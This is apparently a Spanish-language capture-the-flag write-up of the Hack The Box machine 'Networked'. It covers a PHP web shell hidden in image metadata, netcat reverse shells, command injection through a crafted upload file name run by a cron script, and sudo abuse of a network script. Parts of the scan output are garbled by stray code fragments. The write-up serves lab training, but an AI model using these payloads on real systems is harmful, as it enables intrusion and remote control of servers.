

Networked

Networked es una máquina fácil tirando a media-difícil debido a que presenta 2 casos en los que hay que analizar el código para lograr escalar privilegios. Haciendo una búsqueda de directorios logramos identificar los directorios de upload.php, upload, photos y backup de este último detectamos que en el directorio de uploads se guardan las imágenes subidas en upload.php seguidas de un valor el cual es la ip y el nombre del archivo. Se sube una imagen de prueba para validar lo anterior y se detecta que se podría subir una imagen maliciosa que contenga una inyección de comandos para posteriormente obtener una reverse Shell.

Utilizamos la herramienta exiftool para añadir código PHP que permita ejecutar comandos con esto creamos una reverse Shell con netcat y tenemos acceso al usuario apache. Al tener acceso a la máquina detectamos un archivo llamado check_attack el cual luego de analizar por una gran cantidad de tiempo, detectamos que se encarga de borrar el contenido de los archivos alojados en var/www/html/uploads/. Sin embargo, también trata de eliminar el contenido de la variable value que almacenaba básicamente el nombre de los archivos que se alojan allí, permitiéndonos crear un archivo con nombre de una reverse shell tipo netcat anteponiéndola de un ; y con el flag -c para concatenar.

Luego de obtener acceso al usuario guly identificamos que este usuario puede ejecutar como root sin tener la contraseña el script changename el cual permite ejecutar comandos como root parametrizando como datos de entrada en la variable NAME un comando, permitiendo ejecutar una bash y obteniendo acceso a root.

Escaneo:

`nmap -Pn -p- --open 10.10.10.146 -T4`

```
~/.machineshtb/Networked
nmap -Pn -p- --open 10.10.10.146 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 01:18 GMT
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 44.53% done; ETC: 01:22 (0:02:17 remaining)
Stats: 0:02:41 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 68.82% done; ETC: 01:22 (0:01:13 remaining)
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 90.95% done; ETC: 01:22 (0:00:21 remaining)
Nmap scan report for 10.10.10.146 (10.10.10.146)
Host is up (0.085s latency).
Not shown: 65303 filtered tcp ports (no-response), 229 filtered tcp ports (host-unreach), 1 closed tcp port (conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 230.02 seconds
```


Versiones:

```
~/.machineshtb/Networked
nmap -Pn -p22,80 -sCV 10.10.10.146 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 01:27 GMT
Nmap scan report for 10.10.10.146 (10.10.10.146)
Host is up (0.085s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.80 seconds
```

Visitamos el puerto 80




Buscamos directorios.


```
gobuster dir -u http://10.10.10.146/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "
```

```
=====
Starting gobuster in directory enumeration mode
=====
/16 (Status: 200) [Size: 229]
/index.php (Status: 200) [Size: 229]
/uploads Daemonise our (Status: 301) [Size: 236] [-> http://10.10.10.146/uploads/]
/photos.php (Status: 200) [Size: 1302]
/.htm (Status: 403) [Size: 206]
/.html// pcntl_fork is (Status: 403) [Size: 207] but will allow us to daemonise
/upload.php r php proce (Status: 200) [Size: 169] rth a try ...
/lib.php (function_exi (Status: 200) [Size: 0]
/backup // Fork and ha (Status: 301) [Size: 235] [-> http://10.10.10.146/backup/]
/.htm $pid = pcntl_f (Status: 403) [Size: 206]
/26 (Status: 200) [Size: 229]
/.html if ($pid == -1 (Status: 403) [Size: 207]
Progress: 342530 / 1543927 (22.19%)^C
```


Ingresando a uploads.php encontramos que podemos subir archivos tipo imagen.



Pruebo subiendo una imagen normal y la busco en el directorio de photos.php




allí se detecta la imagen subida, también descargo descomprimo el archivo backup.tar del directorio backup




| Name | Last modified | Size | Description |
|----------------------------------|-------------------------------|----------------------|-----------------------------|
| Parent Directory | | - | |
| backup.tar | 2019-07-09 13:33 | 10K | |

tar -xvf backup.tar



este contiene al parecer un backup de los directorios anteriormente encontrados



En una línea del archivo photos.php detectamos que podemos abrir las imágenes subidas añadiendo el nombre con que se guarda la imagen en el directorio uploads

```
Open  photos.php
~/machineshtb/Networked


$files = array_keys($files);

foreach ($files as $key => $value) {
    $exploded = explode('.', $value);
    $prefix = str_replace('_', '.', $exploded[0]);
    $check = check_ip($prefix, $value);
    if (!$check[0]) {
        continue;
    }
    // for HTB, to avoid too many spoilers
    if ((strpos($exploded[0], '10_10_') == 0) && (!$prefix == $_SERVER["REMOTE_ADDR"])) {
        continue;
    }
    if ($i = 1) {
        echo "<tr>\n";
    }
}

echo '<td class="tg-0lax">';
echo "uploaded by $check[1]<br>";
echo "<img src='uploads/" . $value . "' width=100px>";
echo "</td>\n";
```

Hacemos lo que indica el código.

http://10.10.10.146/uploads/10_10_14_11.jpg



Ejecutar una reverse Shell a partir de una imagen con exiftool

Entonces cuál es la idea aquí sabemos que podemos subir imágenes, con esto podemos añadir código PHP específicamente una web Shell PHP y ejecutar comandos. Para hacer todo esto nos ayudaremos de **exiftool** y el siguiente link de ayuda

<https://elhackeretico.com/como-ejecutar-una-reverse-shell-a-partir-de-una-imagen/>

1. Buscamos una imagen que se haya logrado cargar y le cambiamos su extension por .php.jpeg
tryharder.jpeg tryharder.php.jpeg

```
~/machineshtb/Networked
mv tryharder.jpeg tryharder.php.jpeg
Ophiuch
```


2) utilizamos **exiftool** y la siguiente linea
`exiftool -Comment=''; system($_GET['cmd']); ?>' tryharder.php.png`

```
~/machineshtb/Networked
exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' tryharder.php.png
```


se puede validar el contenido añadido con el mismo exiftool

```
~/machineshtb/Networked
exiftool tryharder.php.jpeg
ExifTool Version Number      : 12.67
File Name                    : tryharder.php.jpeg
Directory                   : .
File Size                    : 7.9 kB
File Modification Date/Time  : 2024:07:08 02:12:03+00:00
File Access Date/Time       : 2024:07:08 02:17:09+00:00
File Inode Change Date/Time  : 2024:07:08 02:17:09+00:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                  : 1
Y Resolution                  : 1
Comment                      : <?php echo "<pre>"; system($_GET['cmd']); ?>
Image Width                  : 377
Image Height                  : 134
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 377x134
Megapixels                   : 0.051
```


3. Subimos el archivo en upload.php



4. Visitamos gallery para validar su correcta inclusión.




- Busamos el archivo y le añadimos el ?cmd=comando.
http://10.10.10.146/uploads/10_10_14_11.php.jpeg?cmd=whoami




Ejecutamos una reverse Shell.

10.10.10.146/uploads/10_10_14_11.php.jpeg?cmd=nc -e /bin/bash 10.10.14.11 123



Y tenemos acceso a la máquina.



Rápidamente detectamos que hay otro usuario guly y no podemos acceder a el flag sin ser él .

```
nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.146] 44586
whoami
apache
ls /home
guly
ls -la /home
total 8
drwxr-xr-x. 3 root root 18 Jul 2 2019 .
drwxr-xr-x. 17 root root 4096 Sep 7 2022 ..
drwxr-xr-x. 2 guly guly 4096 Sep 6 2022 guly
ls /home/guly
check_attack.php
crontab.guly
user.txt
cat /home/guly/user.txt
```

Entonces procedo a mejorar la shell y empiezo a buscar formas de ser guly
(script /dev/null -c bash ctrl+z ,en kali stty raw -echo; fg
,en víctima reset xterm export TERM=xterm en my kali hacemos esto para ver proporciones
stty size, en víctima stty rows 39 columns 169)

```
kali@kali: ~/machineshtb
Erase set to delete.
Kill set to control-U (^U).
Interrupt set to control-C (^C).
bash-4.2$ export TERM=xterm
bash-4.2$ stty rows 39 columns 169
bash-4.2$ ls
10_10_14_11.jpeg 10_10_14_11.jpg 10_10_14_11.php.jpeg 127_0_0_1.png 127_0_0_2.png 127_0_0_3.png 127_0_0_4.png index.html
bash-4.2$ ^C
bash-4.2$ ^C
bash-4.2$ ^C
bash-4.2$ cat /home/guly/user.txt
cat: /home/guly/user.txt: Permission denied
bash-4.2$
```

Validamos el contenido de la carpeta guly y detectamos un script


```
-r--r--r--. 1 root root 2 Oct 30 2018 index.html
bash-4.2$ cat /home/guly/check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg = '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
    $msg = '';
    if ($value == 'index.html') {
        continue;
    }
    #echo "----\n";

    #print "check: $value\n";
    list ($name,$ext) = getnameCheck($value);
    $check = check_ip($name,$value);

    if (!($check[0])){
        echo "attack!\n";
        # todo: attach file
        file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

        exec("rm -f $logpath");
        exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
        echo "rm -f $path$value\n";
        mail($to, $msg, $msg, $headers, "-F$value");
    }
}

bash-4.2$ W
```

Validamos también el archivo crontab.guly y detectamos que ejecuta el script check_attack.php cada 3 minutos

```
-r----- 1 guly guly 33 Jul 25 03:21 user.txt
bash-4.2$ cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
bash-4.2$
```

Por ende volvemos a validar el script check y detectamos que ejecuta el comando exec con las variables path y value, adicionalmente path apunta a var/www/html/uploads/ y value se utiliza en la funcion check ip haciendo referencia a la ip y el nombre de la imagen que se subía en el directorio uploads.


```

bash-4.2$ cat check_attack.php
<?php
require '/var/www/html/lib.php';
$spath = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg = '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep( '/^([^.])/', scandir($spath));


foreach ($files as $key => $value) {
    $msg = '';
    if ($value == 'index.html') {
        continue;
    }
    #echo "-----\n";

    #print "check: $value\n";
    list ($name, $ext) = getnameCheck($value);
    $check = check_ip($name, $value);

    if (!$check[0]) {
        echo "attack!\n";
        # todo: attach file
        file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

        exec("rm -f $logpath");
        exec("nohup /bin/rm -f $spath$value > /dev/null 2>&1 &");
        echo "rm -f $spath$value\n";
        mail($to, $msg, $msg, $headers, "-F$value");
    }
}

```



Me dirijo a /var/www/html/uploads y encuentro los archivos subidos y el index.html

```

bash-4.2$ ls -la
total 44
drwxrwxrwx. 2 root root 4096 Jul 25 04:04 .
drwxr-xr-x. 4 root root 4096 Jul 9 2019 ..
-rw-r--r--. 1 apache apache 7885 Jul 25 04:04 10_10_14_4.jpeg
-rw-r--r--. 1 apache apache 7931 Jul 25 04:03 10_10_14_4.php.jpeg
-rw-r--r--. 1 root root 3915 Oct 30 2018 127_0_0_1.png
-rw-r--r--. 1 root root 3915 Oct 30 2018 127_0_0_2.png
-rw-r--r--. 1 root root 3915 Oct 30 2018 127_0_0_3.png
-rw-r--r--. 1 root root 3915 Oct 30 2018 127_0_0_4.png
-r--r--r--. 1 root root 2 Oct 30 2018 index.html
bash-4.2$ pwd
/var/www/html/uploads
bash-4.2$

```

En conclusión el script se ejecuta cada 3 minutos validando si dentro de uploads existe un archivo que no tenga el formato ip.extension ejemplo 10_10_14_4.jpeg si existe un archivo que no cumpla con el formato en este directorio procede a borrarlo el tema es que se puede ejecutar un comando si se nombra al archivo con una salida que permita ejecutar otro comando como lo es ; y un comando.

Ejemplo

```

rm -f /home/miarchivoaborrar;entrada de usuario
/bin/rm -f $path $value > /dev/null 2>&1 &")

```

```

file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);
exec("rm -f $logpath");
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
echo "rm -f $path$value\n";
mail($to, $msg, $msg, $headers, "-F$value");
}

```

es decir ejecuta el comando rm luego borra lo que tiene la variable path que son los archivos dentro de uploads

```

<.php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'gulya';

```

```

bash-4.2$ cd uploads
bash-4.2$ ls
10_10_14_6.php.jpeg 127_0_0_1.png 127_0_0_2.png 127_0_0_3.png 127_0_0_4.png index.html
bash-4.2$

```

luego llama a la variable value que contiene el nombre del archivo en formato ip nombre extensión; sin

embargo, al tiempo que borra el contenido de path se logra ejecutar un comando por medio del contenido de la variable value. La cual al llamar a un archivo como un comando hace que este se ejecute.

```

}
#echo "veria os trato de --\n";
#print "check: $value\n";
list ($name,$ext) = getnameCheck($value);
$check = check_ip($name,$value);

if (!(($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);
    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
}
}

```

Permitiéndonos hacer una reverse Shell y en el código se ejecutaría la siguiente instrucción

("nohup /bin/rm -f \$path \$value > /dev/null 2>&1 &")

rm -f /var/www/html/uploads/; nc -c bash 10.10.14.4 124

para hacer esto creamos un archivo nombrándolo como vamos a ejecutar la reverse Shell anteponiéndolo de un ; para que ejecute.

echo "" > "; nc -c bash 10.10.14.4 124"

```

bash-4.2$ ls
10_10_14_6.php.jpeg 127_0_0_1.png 127_0_0_2.png 127_0_0_3.png 127_0_0_4.png index.html
bash-4.2$ pwd
/var/www/html/uploads
bash-4.2$ echo "" > "; nc -c bash 10.10.14.6 123"
bash-4.2$ ls
10_10_14_6.php.jpeg 127_0_0_1.png 127_0_0_2.png 127_0_0_3.png 127_0_0_4.png ; nc -c bash 10.10.14.6 123 index.html
bash-4.2$
[0] 0:nc* 1:nc- 2:zsh

```

Acá a diferencia de las reverse shell normales se debe utilizar el flag -c de concatenar, luego esperamos 3 minutos y tenemos Shell

```

~/machineshtb/Networked
nc -lvp 124
listening on [any] 124 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.146] 53120
whoami Path hijacking.
guly

```

Mejoro la Shell y capturo el flag.

```

Erase set to delete.
Kill set to control-U (^U).
Interrupt set to control-C (^C).
[guly@networked ~]$ export TERM=xterm
[guly@networked ~]$ stty rows 37 columns 167
[guly@networked ~]$ cat /home/guly/user.txt
[REDACTED]
[guly@networked ~]$

```

Escalada de privilegios

Validamos si el usuario guly puede ejecutar algún binario como root y encontramos el binario changename.sh

sudo -l

```

[guly@networked tmp]$ sudo -l
Matching Defaults entries for guly on networked:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETAR
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path="/sbin:/bin:/usr/sbin:/usr/bin"
User guly may run the following commands on networked:
(root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked tmp]$

```

Validamos permisos

```

(groot) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked tmp]$ ls -la /usr/local/sbin/changename.sh
-rwxr-xr-x 1 root root 422 Jul  8 2019 /usr/local/sbin/changename.sh
[guly@networked tmp]$

```

podemos ejecutar y leer

```
-TWX1-X1-X 1 root root 422 Jul 8 2019 /usr/local/sbin/changename.sh
[guly@networked tmp]$ cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EOF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EOF
regex="^[a-zA-Z0-9_ \ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
    echo "interface $var:"
    read x
    while [[ ! $x =~ $regex ]]; do
        echo "wrong input, try again"
        echo "interface $var:"
        read x
    done
    echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
[guly@networked tmp]$
```

válido la ruta /etc/sysconfig/network-scripts/ifcfg-guly

```
/sbin/ifup guly0
[guly@networked tmp]$ cat /etc/sysconfig/network-scripts/ifcfg-guly
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
NAME=ps /tmp/foo
PROXY_METHOD=asodih
BROWSER_ONLY=asdoih
BOOTPROTO=asdoih
[guly@networked tmp]$
```

Ejecuto el script para validar entradas

```
BROWSER_ONLY=asdoih
BOOTPROTO=asdoih
[guly@networked tmp]$ sudo /usr/local/sbin/changename.sh
interface NAME:
xxxx
interface PROXY_METHOD:
xxxx
interface BROWSER_ONLY:
xxxx
interface BOOTPROTO:
xxx
ERROR: /etc/sysconfig/network-scripts/ifup-eth Device guly0 does not seem to be present, delaying initialization.
[guly@networked tmp]$
```

Luego de intentar varias entradas tomando en cuenta que al colocar NAME al parecer se ejecuta un comando NAME=ps /tmp/foo intento validar colocando ps y un comando en NAME.

ps whoami

```
